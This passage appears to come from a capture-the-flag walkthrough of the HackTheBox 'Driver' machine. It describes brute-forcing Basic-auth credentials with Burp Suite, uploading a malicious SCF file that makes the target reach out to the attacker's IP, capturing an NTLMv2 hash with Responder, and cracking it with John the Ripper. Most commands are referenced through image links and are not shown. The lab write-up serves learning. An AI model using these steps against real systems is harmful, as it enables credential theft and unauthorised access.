
You will soon discover (very quickly discover if you used the same wordlist as mine) what the Base64 encoded USERNAME:PASSWORD combination was.

A code 200 is http code for 'worked with no issues/OK' and 4470 represents much more data/characters being returned to us - indicating that this try worked and logged us in.

Simply copy and paste this winning combination back into a Base64 encoder/decoder website if you're not sure what the string was originally before it was encoded, and you will have the username and password nicely separated by a colon.

It shouldn't take all 19 x 1 x 19 (361) combinations if you used the /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt file, otherwise it may take longer.

In the unfortunate event your wordlist doesn't hit a single successful combination, try a different wordlist, you can crack it eventually as it's a fairly weak username and password combination.



Finding the password via a dictionary attack thanks to Burp Suite.

Now we can log into the web page in either the Burp browser or our normal web browser such as Firefox using these cracked credentials.

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

Gaining A Foothold

Once we are logged in, it's time to poke around the web directories and see what possible exploits we could perform to gain some form of access to the machine working in the background.



Once you provide the correct username and password, we will be logged in to the site. You will notice that Burp captures the requests when you click to a different web page that exists and each time the Base64 encoded string is submitted within the GET request (if you keep intercept mode on).


You will soon notice that there are only two web pages, the 'Home' page and the 'Firmware Updates' page. Clicking on the latter, we can see functionality to upload a file and it states in text on the page that the testing team will review the uploads manually (i.e., they will be accessed on the back end).



Try uploading a reverse shell script.


Now the problem is we don't know where these malicious files we can upload will be saved to and trying to enumerate the directories doesn't bring much luck, even using the credentials with gobuster, there isn't many, if any, easy to find directory locations so uploading a malicious reverse shell and getting that to execute and call back to a netcat listener may not be possible.

I did try uploading a reverse shell .exe file created with msfvenom and uploading it, but it didn't call back to my netcat… hmm, there is probably a different path of attack then for now.



Despite seeming like the reverse shell was uploaded successfully, we have little chance of getting it to run on the target machine ourselves.

Any help I've found online has pointed towards performing a SCF (Shell Command File) attack which exploits SMB to gather user hashes. This makes sense knowing that port 445/tcp is open.



From the port enumeration earlier, we know port 445, usually reserved for SMB appears to be open.

An SCF will typically run every time a user logs into their account if the file is placed in a public directory location. We can upload a malicious SCF and insert some simple code that seeks back to our attacking machine and use a tool like Responder in the background to capture the SMB's attempts at contacting us, essentially, and then use this captured connection request to crack the user's password.

For more information, this is where I learnt more about this kind of attack:
https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/

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
First up, we need to set Responder up to listen in the background, similar to how netcat listens out for incoming connections to certain ports. If the sudo responder command doesn't work (or you want to update the pre-installed version on your machine) install it using:


sudo apt update
sudo apt install responder

And then set it up to listen on your HackTheBox VPN connection like so… (sure to set the interface with -I)



At the bottom of the list, it will sit waiting with the text 'Listening for events …'


Next, we need to create a SFC that will call back to our machine. Use nano or mousepad, or any text editor and create a similar SFC file to this….



Be sure to give the file a '.scf' extension when you save it, and use at least one directory after the IP address, I used \home here in my example.

When you create your file, substitute the 10.10.14.123 for your IP address on your VPN connection.

Now, we upload this file via the web page functionality and wait a few moments, seemingly for the user to browse the share where the SCF file is stored… I think. Regardless, wait a moment and check on your responder terminal window…



It appears a user named tony on a host named DRIVER has attempted to contact us via NTLMv2…


Perfect, thanks to Responder we have captured the NTLM hash that the target machine sent us when it went looking for the iconfile inside our malicious SCF file.

Now we need to grab that hash from the screen, copy and paste it into a new simple text file, or grab it from the Responder logs which can probably be found at */usr/share/responder/logs* and the log itself will probably be named something akin to: *SMB-NTLMv2-SSP-10.10.11.106.txt.*

Copy and paste this into a new .txt file somewhere memorable like your home directory. Remember what you call it.


Next, we need the infamous rockyou.txt, the best wordlist to use john the ripper with to crack hashed passwords - it's a very famous file with 139,921,507 words, use wc rockyou.txt and you can see for yourself!

By default, Kali has a compressed/zipped version of the file which we will need to unzip with gunzip. I found the file first using locate (you can download it from a google search if it's not present on your file system), then I copied the file to my home directory using cp, then I unzipped the file using gunzip before checking it was there ok in my home directory ready to use via ls.



It doesn't matter much where you save the unzipped file; for the sake of time its best to save it somewhere where you will run the next command, john the ripper as you won't need the file's full path name.

Run John like so and give it a few moments to get to work on the hash. You don't have to specify which format to use but this may speed up the process.



And the password has been cracked! Be sure to use the -w flag with an equal sign and no space so the rockyou.txt is in purple, not white.

